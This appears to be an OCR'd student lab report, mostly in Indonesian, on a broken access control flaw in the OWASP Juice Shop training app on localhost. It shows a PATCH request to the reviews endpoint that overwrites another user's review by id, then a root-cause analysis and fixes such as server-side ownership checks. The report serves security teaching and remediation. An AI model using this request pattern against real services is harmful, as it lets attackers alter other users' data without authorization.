

No.	Uraian BAC
1.	Mengubah review orang lain (login dengan akun selain admin@juice)
	Bukti SS  

All Products

Reviews (3)


admin@juice-sh.op
test BAC

admin@juice-sh.op
bisa ee

taufiq.ramdhan.lubis@gmail.com
test BAC lagi

☑ Preserve log ☑ Disable cache No throttling
□ Invert □ Hide data URLs □ Hide extension URLs
□ Blocked response cookies
□ Blocked requests □ 3rd-party requests
□ Big request rows □ Group by frame
□ Overview □ Screenshots

```
▼ data: [{message: "ole ole", author: "admin@juice-sh.op", product: 1, likesCount: 0, lik
  ▼ 0: {message: "ole ole", author: "admin@juice-sh.op", product: 1, likesCount: 0, likec
      author: "admin@juice-sh.op"
      likedBy: []
      likesCount: 0
      message: "ole ole"
      product: 1
      _id: "um4wWAuabvPEkiP5i" ✓
  ▼ 1: {product: "1", message: "bisa ee", author: "admin@juice-sh.op", likesCount: 0, lik
      author: "admin@juice-sh.op"
      likedBy: []
      likesCount: 0
      message: "bisa  ee"
      product: "1"
      _id: "Xie5Dn5fpZZFXiPyu"
  ▼ 2: {product: "1", message: "test BAC lagi", author: "taufiq.ramdhan.lubis@gmail.com",
      author: "taufiq.ramdhan.lubis@gmail.com"
      likedBy: []
      likesCount: 0
      message: "test BAC lagi"
      product: "1"
      _id: "pTXMkegce2YmyFJno"
  status: "success"
```



http://localhost:3000/rest/products/reviews


PATCH http://localhost:3000/rest/products/reviews

○ none ○ form-data ○ x-www-form-urlencoded ● raw ○ binary ○ GraphQL JSON

```
{"id":"um4wWAuabvPEkiP5i","message":"ole ole"}
```

Body — 200 OK · 42 ms · 660 B — {} JSON

```
{
    "modified": 1,
    "original": [
        {
            "message": "test BAC",
            "author": "admin@juice-sh.op",
            "product": 1,
            "likesCount": 0,
            "likedBy": [],
            "_id": "um4wWAuabvPEkiP5i"
        }
    ],
    "updated": [
        {
            "message": "ole ole",
            "author": "admin@juice-sh.op",
            "product": 1,
```



Reviews (3)

admin@juice-sh.op
ole ole

admin@juice-sh.op
bisa ee

taufiq.ramdhan.lubis@gmail.com
test BAC lagi

Root Cause Analysis

1. Server tidak melakukan otentikasi/otorisasi pada route update review.
2. Endpoint menerima id review dari client dan langsung melakukan UPDATE tanpa memeriksa pemilik (owner) review.
3. Client-side validation dipercaya (salah) — semua pemeriksaan harus di server.
4. Koneksi DB / query tidak membatasi berdasarkan user_id.

Rekomendasi

1. Wajibkan otentikasi (user harus login).
2. Otorisasi: pastikan user adalah owner resource sebelum izinkan update/delete.
3. Enforce ownership di query DB sendiri (WHERE id = ? AND user_id = ?).
4. Audit & logging untuk perubahan resource sensitif.
5. (Opsional tapi disarankan) DB-level protections: Row-Level Security (Postgres) atau stored-procedure checks.

	Verification scenario 1. Return 403 Forbidden bila user bukan owner.